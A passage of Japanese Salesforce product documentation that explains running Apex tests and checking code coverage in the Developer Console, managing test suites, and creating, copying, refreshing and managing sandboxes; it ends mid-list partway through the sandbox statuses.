- **Always Run Asynchronously (常に非同期に実行)**: このオプションが有効になっていない場合は、1 つのクラスのテストのみが含まれるテスト実行が同期して実行されます。複数のクラスが含まれるテスト実行は、このオプションが有効になっているかどうかに関係なく非同期に実行されます。
- **New Run (新規実行)**: テスト実行を作成します。詳細は、「テスト実行の作成」を参照してください。
- **Rerun (再実行)**: [Tests (テスト)] タブで選択されたテストを実行します。
- **[Rerun Failed Tests (失敗したテストを再実行)]**: [Tests (テスト)] タブで強調表示されているテスト実行の失敗したテストのみを再実行するには、このオプションを選択します。
- **Run All (すべて実行)**: 保存されているテストメソッドをすべて実行します。
- **Abort (中止)**: [Tests (テスト)] タブで選択されたテストを中止します。
- **New Suite (新規スイート)**: 定期的にまとめて実行するテストクラスのスイートを作成します。詳細は、「テストスイートを使用した Apex テストクラスセットの管理」を参照してください。
- **Suite Manager (スイートマネージャ)**: テストスイートの作成または削除や、テストスイートに含まれるクラスの編集を行います。
- **New Suite Run (新規スイートの実行)**: 1 つ以上のテストスイートにクラスのテスト実行を作成します。
- **Collapse All (すべて折りたたむ)**: [Tests (テスト)] タブの開いているテストをすべて折りたたみます。
- **Expand All (すべて展開)**: [Tests (テスト)] タブのすべてのテストを展開します。
- **Clear Test Data (テストデータをクリア)**: 現在のテストデータとコードカバー率の結果をクリアします。



完了したテストは、開発者コンソールの下部パネルにある [Tests (テスト)] タブに表示されます。



[Overall Code Coverage (全体のコードカバー率)] ペインには、組織の各クラスのコードカバー率が表示されます。このペインには常に各クラスの現在のカバー率が示されます。すべてのクラスのテストを実行した後、このペインに組織全体のカバー率 (%) が太字で表示されます。詳細は、「コードカバー率のチェック」を参照してください。

テストについての詳細は、『Apex Developer Guide』の「Apex のテスト」を参照してください。

関連トピック:

- テスト実行の作成
- コードカバー率のチェック

コードカバー率のチェック

開発者コンソールは、組織からコードカバー率情報を取得して表示します。コードカバー率の結果は、API またはユーザインターフェース (開発者コンソール、Force.com IDE、Apex テスト実行ページなど) で実行したテストから取得されます。現在の結果をクリアするには、**[Test (テスト)]** > **[Clear Test Data (テストデータをクリア)]** をクリックします。クラスを編集すると、そのクラスのコードカバー率は再度テストを実行するまでクリアされた状態になります。


コードカバー率は開発者コンソールの複数の場所に表示されます。

- **[Test (テスト)]** タブの **[Overall Code Coverage (全体のコードカバー率)]** パネルには、テスト実行に含まれている組織の各 Apex クラスのコードカバー率が表示されます。さらに、全体のカバー率も表示されます。
- 完了したテスト実行をダブルクリックすると [Tests Results (テスト結果)] ビューにテストされたクラス、テストされたメソッド、所要時間、結果 (スキップ、合格、または失敗)、および必要に応じてエラーメッセー

ジが表示されます。テストが失敗した場合、[Stack Trace (スタック追跡)] 列にテストが失敗したメソッドと行番号が表示されます。

- Apex クラスの行単位のコードカバー率を表示するには、クラスを開きます。[Code Coverage (コードカバー率)] メニューには、実装したテストに応じて、次のオプションが 1 つ以上表示されます。
  - **None (なし)**
  - **All Tests (すべてのテスト)**: すべてのテスト実行のコードカバー率。
  - *className.methodName*: テスト実行中に行われたメソッドのコードカバー率。

  テストでカバーされるコード行は青で表示されます。カバーされていないコード行は赤で表示されます。カバーが必要ないコード行 (中括弧、コメント、`System.debug` コールなど) は白のままです。



メモ: コードカバー率が表示されたクラスを編集すると、ソースコードエディタで強調表示されていた青と赤が淡色表示されてカバー率が無効になったことを示します。クラスを編集して保存すると、そのクラスのカバー率は削除されます。そのクラスのカバー率をチェックするには、再度テストを実行します。

関連トピック:

テスト実行の作成
開発者コンソールでのテストの実行
Apex 開発者ガイド: コードカバー率のベストプラクティス

テスト実行の作成

テスト実行は、テストメソッドが含まれるクラスのコレクションです。開発者コンソールでテスト実行を設定し、1 つ以上のテストクラスのテストメソッドを実行することができます。

1. 開発者コンソールで、**[Test (テスト)]** > **[New Run (新規実行)]** をクリックします。


2. テストの実行が停止するまでの失敗回数を制限するには、[Settings (設定)] をクリックします。[Number of failures allowed (許容失敗数)] に値を入力して、[OK] をクリックします。

   テストの失敗回数に関係なく組織ですべてのテストを実行できるようにするには、[Number of failures allowed (許容失敗数)] を -1 に設定するか、値を指定しません。テストの失敗が指定した回数に達したら新しいテストの実行を停止するようにする場合は、[Number of failures allowed (許容失敗数)] を 0 ～ 1,000,000 の値に設定します。値を 0 に設定すると、1 回の失敗でテスト実行が停止されます。値を 1 に設定すると、2回目の失敗でテスト実行が停止されます。以降も同様に処理されます。値が大きくなると、パフォーマンスが低下する可能性があります。[Number of failures allowed (許容失敗数)] 値に追加したテストの回数が 1,000 増えるごとに、テスト実行が約 3 秒長くなります (テストの実行にかかる時間は含まれません)。

   この値は、開発者コンソールを閉じるか、新しい値を設定するまで、すべてのテスト実行に適用されます。

3. [Test Classes (テストクラス)] 列のクラスを選択します。

   クラスのリストを絞り込むには、[Filter test classes (*=any) (絞り込み条件のテストクラス (*=いずれか))] ボックスに入力します。特定のテストメソッドを選択するには、テストクラスをクリックして、中央の列からテストを選択します。複数のテストクラスを選択するには、SHIFT または CTRL キーを押したまま選択します。強調表示したすべてのクラスのすべてのメソッドを選択するには、[Add Selected (選択された項目を追加)] をクリックします。



4. 実行するすべてのメソッドが [Selected Tests (選択されたテスト)] 列に追加されたら、[Run (実行)] をクリックします。

   テスト実行が、[Tests (テスト)] タブに表示されます。テストを停止するには、[Test (テスト)] > [Abort (中止)] をクリックします。

   メモ: テストメソッドが組織でテストとして定義されている他のメソッドまたはクラスをコールする場合、それらのメソッドやクラスも実行されます。

5. [Tests (テスト)] タブでテスト実行を展開すると、実行内の各クラスで呼び出されたメソッドごとに結果が表示されます。

   メモ: テストクラスにはコードカバー率は必要ないため、[Overall Code Coverage (コードカバー率全体)] ペインのカバー率は 0% と表示され、コードカバー率全体には影響しません。

6. 完了したテスト実行をダブルクリックすると、詳細ビューが開いて結果が示されます。この詳細ビューには、テストされたクラス、テストされたメソッド、所要時間、結果 (スキップ、合格、失敗)、および必要に応じてエラーメッセージが表示されます。

   テストが失敗した場合、[Stack Trace (スタック追跡)] 列にテストが失敗したメソッドと行番号が表示されます。

   メモ: [Tests (テスト)] タブでは、同期テスト実行のログにアクセスできません。ただし、[Logs (ログ)] タブではすべてのテスト実行のログにアクセスできます。

7. [Class Code Coverage (クラスコードカバー率)] ペインでクラス別にテストメソッドによるコードカバー率を確認するには、メソッドを選択します。
8. 現在の結果をクリアするには、**[Test (テスト)]** > **[Clear Test Data (テストデータをクリア)]** をクリックします。

関連トピック:

開発者コンソールでのテストの実行

コードカバー率のチェック

テストスイートを使用した Apex テストクラスセットの管理

テストスイートとは、まとめて実行する Apex テストクラスのコレクションです。たとえば、リリースの準備をするたび、または Salesforce が新しいバージョンをリリースするたびに実行するテストスイートを作成します。開発者コンソールでテストスイートを設定し、定期的にまとめて実行するテストクラスセットを定義します。

1. 開発者コンソールで、**[Test (テスト)]** > **[New Suite (新規スイート)]** を選択します。
2. テストスイートの名前を入力して、**[OK]** をクリックします。
3. 矢印を使用してクラスを [Available Test Classes (使用可能なテストクラス)] 列と [Selected Test Classes (選択されたテストクラス)] 列間で移動し、**[Save (保存)]** をクリックします。

テストスイートに含めるクラスを変更するには、**[Test (テスト)]** > **[Suite Manager (スイートマネージャ)]** > *あなたのテストスイート* > **[Edit Suite (スイートを編集)]** を選択します。テストスイート名をダブルクリックして編集することもできます。矢印を使用してクラスを [Available Test Classes (使用可能なテストクラス)] 列と [Selected Test Classes (選択されたテストクラス)] 列間で移動し、**[保存]** をクリックします。

テストクラスのスイートを実行するには、**[Test (テスト)]** > **[New Suite Run (新規スイートの実行)]** を選択します。

リリース

この項では、コーディングした変更の組織へのリリースについて説明します。

リリース前に変更をテストできるように、コードは Sandbox で変更する必要があります。Sandbox には、本番組織から独立したデータ、コード、構成設定のコピーが含まれています。組織およびテストアプリケーションを Sandbox でカスタマイズし、準備が整ったら変更内容を本番組織にリリースできます。複数の開発者が異なる Sandbox で作業し、これらの変更を調整してからリリースする場合もあります。次のセクションには、リリースプロセスや、変更の作成およびリリースで使用できるツールについての詳細が記載されています。

- リリースの概要

- 変更の作成ツールとリリースツールの選択

Sandbox からの機能強化のリリース

Salesforce インテグレータ、開発者およびシステム管理者の皆さん、ようこそ

本番組織やそのユーザに影響を与えることなく変更をテストできるステージング環境で組織をカスタマイズする必要がありますか? 本番の準備が整う前にユーザがログインして新しい機能をテストできる組織が必要ですか? あるいは、Salesforce 組織にログインして、本番組織に反映されるトレーニングや開発を行う必要がありますか?

Salesforce には、Sandbox や一連のリリースツールが用意されており、次のことを実現できます。

- 変更をリリースする準備が整うまでカスタマイズおよび開発作業を本番環境から分離する。
- 本番データおよびユーザのコピーに対して変更をテストする。
- トレーニング環境を提供する。
- 個々の変更を調整して 1 つにまとめ、本番にリリースする。

機能を組織に追加するシステム管理者でも、コードを記述する単独の開発者でも、組織の強化に取り組む開発者チームでも、適切な環境とツールを使用して作業し、正常に変更を作成して本番組織にリリースする必要があります。開発プロセスや作業の整理に関する推奨事項の概要は、*『開発ライフサイクルガイド』*を参照してください。

関連トピック:

Sandbox

リリースの概要

変更の作成ツールとリリースツールの選択

Sandbox の設定と管理

Sandbox

Sandbox は、別の環境に作成された Salesforce 組織のコピーです。Sandbox を使用して、本番組織のデータやアプリケーションを損なうことなく、開発、テスト、トレーニングを行うことができます。

Sandbox は本番組織から隔離されているため、Sandbox で実行する操作が本番組織に影響することはなく、逆に本番組織で実行する操作が Sandbox に影響することもありません。Sandbox は、本番組織とほぼ同一です。相違点の一覧については、「Sandbox の設定に関する考慮事項」(ページ 6575)を参照してください。

[設定] から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択して既存の Sandbox を表示および管理するか、新しい Sandbox を作成します。手順は、「Sandbox の管理」(ページ 6570)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

Sandbox を参照する
- 「設定・定義を参照する」

Sandbox を作成、更新、有効化、および削除する
- 「すべてのデータの編集」

Sandbox の種別

Developer Sandbox

Developer Sandbox は、隔離された環境での開発とテストを目的としています。Developer Sandbox には、本番組織の設定 (メタデータ) のコピーが含まれます。

Developer Pro Sandbox

Developer Pro Sandbox は、隔離された環境での開発とテストを目的としており、Developer Sandbox より大きなデータセットをホストできます。Developer Pro Sandbox には、本番組織の設定 (メタデータ) のコピーが含まれます。Developer Pro Sandbox は、開発および品質保証作業の追加処理や、インテグレーションテストまたはユーザトレーニングに使用します。

Partial Copy Sandbox

Partial Copy Sandbox は、テスト環境として使用されることを目的としています。この環境には、本番組織の設定 (メタデータ) のコピー、および Sandbox テンプレートで定義されている本番組織のデータのサンプルが含まれます。Partial Copy Sandbox は、ユーザ受け入れテスト、インテグレーションテスト、トレーニングなどの品質保証作業に使用します。

Full Sandbox

Full Sandbox は、テスト環境として使用されることを目的としています。パフォーマンステスト、負荷テスト、およびステージングをサポートするのは Full Sandbox のみです。 Full Sandbox は、すべてのデータ (オブジェクトレコード、添付ファイルなど) とメタデータを含む、本番組織の複製です。Full Sandbox は更新間隔が長いため開発には向いていません。

Sandbox テンプレートを適用し、Sandbox にテストやその他のタスクに必要なレコードのみが含まれるようにすることをお勧めします。

Full Sandbox を作成する場合、どの程度の項目追跡履歴および Chatter 活動を含めるかを決める必要もあります。

- デフォルトでは項目追跡は省略されますが、180 日までの項目追跡を含めることができます。本番組織で多くのオブジェクトの項目履歴を追跡している場合は、過剰な量のデータが生成されないように少ない日数を指定します。
- Chatter 活動データは非常に大きい場合があり、Full Sandbox のコピー時間が大幅に増える可能性があります。

コピーする項目追跡の量を制限し、使用事例のテストに必要な場合にのみ Chatter データをコピーします。

[Sandbox テンプレート] タブ

Partial Copy または Full Sandbox のライセンスを購入した場合は、このタブに作成済みのテンプレートが表示されます。

Sandbox データテンプレートの作成、テンプレートからの Sandbox の作成、テンプレートの編集または削除を行います。テンプレート名をクリックすると詳細が表示されます。Sandbox データテンプレートの作成についての詳細は、「Sandbox テンプレートの作成または編集」 (ページ 6574)を参照してください。

[Sandbox 履歴] タブ

このタブには、Sandbox の作成日時や作成者など、Sandbox の作成および更新履歴のログが表示されます。このタブに表示される情報は参照のみです。既存の Sandbox を表示または編集する場合は、Sandbox タブを使用します。

Sandbox ライセンス

ライセンスは、Sandbox の種別ごとに購入します。種別ごとに複数ライセンスを購入できます。Sandbox ライセンスは階層化されています。具体的には、次の表に各ライセンスで作成可能な Sandbox の種別がまとめられています。

	Full Sandbox ライセンス	Partial Copy Sandbox	Developer Pro Sandbox ライセンス	Developer Sandbox ライセンス
作成可能な種別				
Developer Sandbox 種別	✓	✓	✓	✓
Developer Pro Sandbox 種別	✓	✓	✓	
Partial Copy Sandbox 種別	✓	✓		
Full Sandbox 種別	✓			

ライセンスフェーズ

使用可能
表示される値は、購入済みで未使用の Sandbox の数を表します。

使用中
表示される値は、購入済みで使用済みの Sandbox の数を表します。

メモ: Sandbox オプションが表示されない場合や、Sandbox の追加ライセンスが必要な場合は、Salesforce に連絡して組織の Sandbox を注文してください。

Sandbox ライセンスの期限が切れると、既存の Sandbox に一定の制限が適用されます。ライセンスの期限切れの問題に関する解決策については、「Sandbox ライセンスの有効期限」 (ページ 6572)を参照してください。

Sandbox の更新間隔について

各 Sandbox 環境の更新間隔は、実際の Sandbox のコピープロセスが開始した時点から計算されます。コピーの開始時に、Sandbox の状況が [待機中] から [処理中] に変更されます。

他の Sandbox のコピー要求が先に行われていると、自分の Sandbox がしばらくの間 [待機中] 状況のままになることがあります。Sandbox の更新間隔タイマーは、要求がこの状況から変わるまで開始されません。

関連トピック:

- Sandbox の作成、コピー、更新
- 種類別 Sandbox ライセンスおよびストレージ
- Sandbox ライセンスの有効期限
- Sandbox と Sandbox ストレージの全般的な制限
- https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

種類別 Sandbox ライセンスおよびストレージ

必要なストレージ、コピー設定、更新頻度に応じて、組織に異なる Sandbox 環境を作成できます。

種別ごとに、アクティビティをサポートするために設計された機能が異なります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

表 75 : エディション別の使用可能な Sandbox

Sandbox の種類	Professional Edition	Performance Edition	Unlimited Edition	Enterprise Edition
Developer Sandbox	10 (変更セットは使用不可)	100	100	25
Developer Pro Sandbox		5	5	
Partial Copy Sandbox		1	1	1
Full Sandbox		1	1	

メモ: 他の種別のアドオン Sandbox とバンドルされている Developer Sandbox を除き、どのエディションでも追加の Sandbox を購入できます。

- Developer Pro Sandbox アドオンは、5 個の Developer Sandbox とバンドルされています。
- Partial Copy Sandbox アドオンは、10 個の Developer Sandbox とバンドルされています。
- Full Sandbox アドオンは、15 個の Developer Sandbox とバンドルされています。

表 76 : Sandbox 機能のクイックリファレンス

Sandbox の種類	更新間隔	ストレージ制限	コピーされる内容	Sandbox テンプレート
Developer Sandbox	1 日	データストレージ: 200 MB ファイルストレージ: 200 MB	メタデータのみ	利用不可
Developer Pro Sandbox	1 日	データストレージ:1 GB ファイルストレージ: 1 GB	メタデータのみ	利用不可
Partial Copy Sandbox	5 日	データストレージ:5 GB ファイルストレージ: 5 GB	メタデータとサンプルデータ	必須
Full Sandbox	29 日	本番組織と同じ	メタデータとすべてのデータ	使用可能

関連トピック:

- Sandbox の作成、コピー、更新
- Sandbox テンプレートの作成または編集
- Sandbox の設定に関する考慮事項

Sandbox の作成、コピー、更新

Sandbox を作成して、開発、テスト、およびトレーニングに使用します。Sandbox をコピーして、そのデータとメタデータを他の Sandbox にコピーします。既存の Sandbox を更新して、そのコンテンツを更新します。

メタデータとデータを Sandbox にコピーするには、次の方法があります。

- Sandbox を作成する。

  Sandbox を作成すると、Salesforce によって本番組織のメタデータが Sandbox 組織にコピーされます。Partial Copy または Full Sandbox を作成するときに、Sandbox テンプレートが作成済みの場合にはそれを適用できます。顧客は、Partial Copy または Full Sandbox にコピーする特定のオブジェクトデータを定義する Sandbox テンプレートを作成します。

- 既存の Sandbox をコピーして、そのすべてのデータとメタデータを新しい Sandbox にコピーする。
- 既存の Sandbox を更新し、有効化する。

  Sandbox を更新すると、ソース組織の Sandbox のメタデータが更新されます。Sandbox がコピーの場合、または Sandbox テンプレートが使用されている場合は、更新プロセスにより、組織のデータがそのメタデータに加えて更新されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

Sandbox を参照する
- 「設定・定義を参照する」

Sandbox を作成、更新、有効化、および削除する
- 「すべてのデータの編集」

Sandbox の作成

1. [設定] から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。
2. **[新規 Sandbox]** をクリックします。
3. Sandbox の名前 (10 文字以下) と説明を入力します。

   ヒント: 次の条件を満たす名前を選択することをお勧めします。
   - 「QA」など、この Sandbox の目的を反映している。
   - 文字数が少ない。これは、Salesforce が Sandbox 環境のユーザレコードのユーザ名に Sandbox 名を付加するためです。文字数の少ない名前であれば、Sandbox へのログイン時の入力も容易です。

4. 使用する Sandbox の種別を選択します。

   メモ: Sandbox オプションが表示されない場合や、追加ライセンスが必要な場合は、Salesforce に連絡して組織の Sandbox を注文してください。

   購入する Sandbox の数を減らす場合は、所有する Sandbox の数を購入数と一致させることを求められます。たとえば、2 つの Full Sandbox を所有していて、1 つしか購入しない場合、Full Sandbox を作成することはできません。代わりに、使用可能な種別に応じて、Full Sandbox を Developer Pro または Developer Sandbox などのより小さい Sandbox に変換します。

5. Partial Copy または Full Sandbox に含めるデータを選択します。

- Partial Copy Sandbox の場合は、[次へ] をクリックし、作成したテンプレートを選択して Sandbox にデータを指定します。この Partial Copy Sandbox にテンプレートを作成していない場合は、「Sandbox テンプレートの作成または編集」を参照してください。
- Full Sandbox の場合は、[次へ] をクリックし、含めるデータの量を決定します。
  - Full Sandbox にテンプレートに基づくデータを含めるには、既存の Sandbox テンプレートを選択します。詳細は、「Sandbox テンプレートの作成または編集」を参照してください。
  - Full Sandbox にすべてのデータを含めるには、どの程度の項目追跡履歴データを含めるか、および Chatter データをコピーするかどうかを選択します。履歴は 0 ～ 180 日分のコピーが可能で、30 日単位で増加できます。デフォルト値は 0 日です。Chatter データには、フィード、メッセージ、および検出トピックが含まれます。コピーするデータの量を減らすと、Sandbox のコピー時間を大幅に短縮できます。

6. この Sandbox の作成後および更新後に毎回スクリプトを実行するには、SandboxPostCopy インターフェースから以前に作成した Apex クラスを指定します。
7. [作成] をクリックします。

ヒント: Sandbox のコピー処理中は、本番組織への変更を制限するようにしてください。

組織のサイズと種別によって、このプロセスにかかる時間は数分から数日まで変動します。

Sandbox が使用できる状態になると、Sandbox のコピーが完了したことを示す通知メールを受け取ります。

- Sandbox にアクセスするには、通知メールのリンクをクリックします。
- ユーザは自分の Salesforce ユーザ名に `.sandbox_name` を付加することにより、`https://test.salesforce.com` から Sandbox にログインできます。たとえば、本番組織のユーザ名が `user1@acme.com` で、Sandbox の名前が「test」の場合、Sandbox にログインするための変更後のユーザ名は `user1@acme.com.test` になります。

メモ: Salesforce は Sandbox ユーザ名を自動的に変更しますが、パスワードは変更しません。

新しい Sandbox では、メールの送信設定がデフォルトで [システムメールのみ] になります。[システムメールのみ] 設定は、テスト作業や開発作業でテストメールがユーザに送信されないように Sandbox から送信されるメールを制御する場合に特に便利です。

Sandbox のコピー (パイロット)

メモ: Sandbox から Sandbox へのコピーは、特定の契約条件への同意が必要なパイロットプログラムを通じて一部のお客様に提供されています。このプログラムに参加する方法については、Salesforce にお問い合わせください。パイロットプログラムは変更される可能性があり、参加は保証されません。この機能は、Sandbox から Sandbox へのコピーがドキュメント、プレスリリース、または公式声明で正式リリースが発表されない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。Sandbox から Sandbox へのコピーについてフィードバックやご提案がある場合は、IdeaExchange からお寄せください。

Sandbox をコピーすると、すべてのデータとメタデータが新しい Sandbox にコピーされます。

1. [設定] から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。
2. **[新規 Sandbox]** をクリックします。
3. Sandbox の名前 (10 文字以下) と説明を入力します。

   ヒント: 次の条件を満たす名前を選択することをお勧めします。

   - 「QA」など、この Sandbox の目的を反映している。
   - 文字数が少ない。これは、Salesforce が Sandbox 環境のユーザレコードのユーザ名に Sandbox 名を付加するためです。文字数の少ない名前であれば、Sandbox へのログイン時の入力も容易です。

4. [作成元] ドロップダウンメニューから、コピーする Sandbox の名前を選択します。
5. この Sandbox の作成後および更新後に毎回スクリプトを実行するには、SandboxPostCopy インターフェースから以前に作成した Apex クラスを指定します。
6. **[作成]** をクリックします。

   ヒント: Sandbox のコピー処理中は、ソース組織への変更を制限するようにしてください。

新しい sandbox の準備ができたら、他の sandbox のように本番組織から管理できます。

Sandbox の更新

1. [設定] から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。

   Sandbox のリストが表示されます。更新できる Sandbox の名前の横には [更新] リンクがあります。
2. 名前の横にある **[更新]** をクリックします。
3. [名前]、[説明]、[作成元] の値を確認し、必要に応じて編集します。
4. 使用する Sandbox 環境の種別を選択します。

   メモ: 組織で使用できる Sandbox ライセンスの数と種別が表に表示されます。異なる種別の Sandbox を選択して更新できます。

   更新している Sandbox がコピーの場合、このオプションは使用できません。コピーした Sandbox はソース組織から更新され、ソース組織の Sandbox ライセンスの種類が保持されます。Sandbox のソース組織が削除されると、コピーは本番組織から更新されます。

   コピー中に Sandbox の更新や削除を行うことはできません。

5. コピーするデータを選択します。

   Partial Copy Sandbox の場合は、**[次へ]** をクリックし、テンプレートを選択して Sandbox にデータを指定します。この Partial Copy Sandbox にテンプレートを作成していない場合は、「Sandbox テンプレートの作成または編集」を参照してください。

   Full Sandbox の場合は、**[次へ]** をクリックし、含めるオブジェクトデータの量を決定します。

   Full Sandbox にテンプレートに基づくデータを含めるには、既存の Sandbox テンプレートを選択します。詳細は、「Sandbox テンプレートの作成または編集」を参照してください。

Full Sandbox にすべてのオブジェクトデータを含めるには、どの程度の項目追跡履歴を含めるか、および Chatter データをコピーするかどうかを選択します。履歴は 0 ～ 180 日分のコピーが可能で、30 日単位で増加できます。デフォルト値は 0 日です。Chatter データには、フィード、メッセージ、および検出トピックが含まれます。コピーするデータの量を減らすと、Sandbox のコピー時間を短縮できます。

6. 必要に応じて、[自動的に有効化] を選択します。[自動的に有効化] をオンにすると、Sandbox は更新直後に有効化され、有効化メールは送信されません。
7. [作成] をクリックします。

   Salesforce で、Sandbox へのデータのコピーが開始されます。

   コピーが完了したら、Sandbox を有効化して、更新されたデータを使用します。Sandbox の更新中に [自動的に有効化] をオンにしなかった場合は、Sandbox を有効化する準備ができると、Salesforce からメールが送信されます。

Sandbox の更新中に [自動的に有効化] をオンにしなかった場合は、更新された Sandbox を有効にします。

1. [設定] から、［クイック検索］ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。

   Sandbox のリストが表示されます。有効化できる更新済みの Sandbox には、Sandbox 名の横に [有効化] リンクがあります。

2. 有効化する Sandbox の横にあるリンクをクリックします。

   警告: [更新] リンクを使用して作成された別の Sandbox を有効化すると、更新中の Sandbox が削除されます。アプリケーションや変更を加えたデータを含め、現在の設定とデータが消去されます。[有効化] リンクは、Sandboxの現在のコンテンツが必要ない場合にのみクリックします。本番組織とそのデータは影響を受けません。新しい Sandbox は、30 日以内に有効化されないと削除されます。Sandbox の削除がスケジュールされる前に、少なくとも 2 件のメール通知が送信されます。通知は、組織で Sandbox を作成したか、最後に更新したユーザに送信されます。

Sandbox の進行状況の監視

[設定] から、［クイック検索］ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。Sandboxes のリストに、キューで待機中、処理中、最近完了済みの項目の進行状況バーが表示されます。

- 進行中のコピーの完了率を表示するには、進行状況バーにカーソルを置きます。
- コピーの進行状況や次の更新が可能になるまでの時間など、Sandboxに関する情報を表示するには、名前をクリックします。

Sandbox状況が1時間以上中断または停止している場合は、Salesforceカスタマーサポートにお問い合わせください。

関連トピック:

- Sandbox
- 種類別 Sandbox ライセンスおよびストレージ
- Sandbox テンプレートの作成または編集
- Sandbox の設定に関する考慮事項
- Sandbox ライセンスの有効期限

Sandbox の管理

Sandbox を管理するには、[設定] から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択します。購入済みの使用可能な Sandbox、および使用中の Sandbox のリストが表示されます。

Sandbox の作成と管理は Sandbox タブから行います。このタブには、Salesforce 組織で作成された各 Sandbox のリストが表示されます。各エントリには、Sandbox 環境の状況と、実行可能な特定のアクションが表示されます。

- **[新規 Sandbox]** ボタンは、Sandbox を作成するワークフローを開始します。手順の詳細は、「Sandbox の作成、コピー、更新」(ページ 6566)を参照してください。

  組織の Sandbox が制限に達すると、Salesforce によって [新規 Sandbox] ボタンが無効になります。必要に応じて、組織の Sandbox を追加注文する場合は、Salesforce にお問い合わせください。

使用可能なアクション

- システム管理者は、[ログイン] をクリックして、ユーザとして Sandbox にログインできます。

  Salesforce は、有効な Sandbox に対してのみこのオプションを表示します。[ログイン] ボタンを表示するには、システム管理者として組織にログインする必要があります。

  ユーザは自分の Salesforce ユーザ名に *.sandbox_name* を付加することにより、`https://test.salesforce.com` から Sandbox にログインできます。たとえば、本番組織のユーザ名が `user1@acme.com` で、Sandbox の名前が「test」の場合、Sandbox にログインするための変更後のユーザ名は `user1@acme.com.test` になります。

- Sandbox を新しいコピーで置き換えるには、[更新] をクリックします。Salesforce では、更新対象の Sandbox の [更新] ボタンのみが有効化されます。更新の完了を待つ間は、既存の Sandbox をそのまま使用できます。更新されたコピーは、有効にするまで無効です。
- 更新された Sandbox を有効にするには、[有効化] をクリックします。このオプションは、有効になっていない Sandbox に対してのみ表示されます。更新された Sandbox にアクセスするには、まず有効にする必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

Sandbox を参照する
- 「設定・定義を参照する」

Sandbox を作成、更新、有効化、および削除する
- 「すべてのデータの編集」

警告: 更新された Sandbox を有効にすると、現在の Sandbox が更新された Sandbox で置き換えられ、古い Sandbox とそのすべてのデータが完全に削除されます。本番組織とそのデータは影響を受けません。

- 更新された Sandbox を破棄するには、[破棄] をクリックします。このアクションは、有効になっていない Sandbox に対してのみ表示されます。Sandbox は、使用しない場合または別の更新を計画している場合に破棄できます。
- Sandbox を完全に削除するには、[削除] をクリックします。

  警告: Sandbox を削除すると、その Sandbox と、そこに保存されているすべてのデータが完全に削除されます。本番組織とそのデータは影響を受けません。
- Sandbox の詳細ページを表示するには、Sandbox 名をクリックします。Sandbox の詳細ページでは、上記のアクション ([ログイン]、[更新]、[有効化]、[破棄]、[削除]) をすべて実行できます。

メモ: [削除] 操作と [更新] 操作を実行できるのは、その Sandbox 種別の更新間隔を過ぎたときのみです。

Sandbox の状況

Sandbox の状況は、次のいずれかになります。

サンプリング
コピーエンジンで、本番組織からサンプリングおよびコピーするオブジェクトレコードを判断しています。この状況は、Partial Copy Sandbox でのみ使用されます。

待機中
